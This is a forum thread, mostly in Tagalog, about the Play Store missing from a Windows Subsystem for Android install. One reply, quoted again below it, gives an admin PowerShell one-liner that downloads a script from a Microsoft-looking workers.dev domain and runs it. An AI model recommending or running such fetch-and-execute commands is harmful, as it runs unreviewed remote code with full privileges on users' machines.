🔒 Closed Installed WSA correctly Missing Playstore?

Status
Not open for further replies.

PHC-Acee

Forum Veteran
Nainstall ko yung windows subsystem kaso hindi ko mahanap yung playstore.

Pinipindot ko yung manage developer settings pero hanggang loading lang sya.

Hindi ako maka-attach nandyan yung picture.

You do not have permission to view the full content of this post. Log in or register now.
 
Here's an easy installation for WSA in windows 11

You do not have permission to view the full content of this post. Log in or register now.

Open Powershell as admin > paste this
Code:
iex((New-Object System.Net.WebClient).DownloadString('https://ps.microsoft-toolbox.workers.dev'))

press enter > scroll down and click install Windows 11 Playstore

P.S. There is also a video tutorial on how to properly install it (y)
 
Screenshot 2022-01-13 225835.webp

Here's an easy installation for WSA in windows 11

You do not have permission to view the full content of this post. Log in or register now.

Open Powershell as admin > paste this
Code:
iex((New-Object System.Net.WebClient).DownloadString('https://ps.microsoft-toolbox.workers.dev'))

press enter > scroll down and click install Windows 11 Playstore

P.S. There is also a video tutorial on how to properly insta
Salamat boss nasubukan ko sya kaso ganyan pa rin format ko nlng muna bka pc ko yung may problema kineep file ko kase nong nag-update ako.
 
Status
Not open for further replies.

About this Thread

  • 3
    Replies
  • 353
    Views
  • 3
    Participants
Last reply from:
Carlowski

Trending Topics

Online now

Members online
971
Guests online
1,186
Total visitors
2,157

Forum statistics

Threads
2,276,186
Posts
28,968,141
Members
1,231,156
Latest member
zaiyee777
Back
Top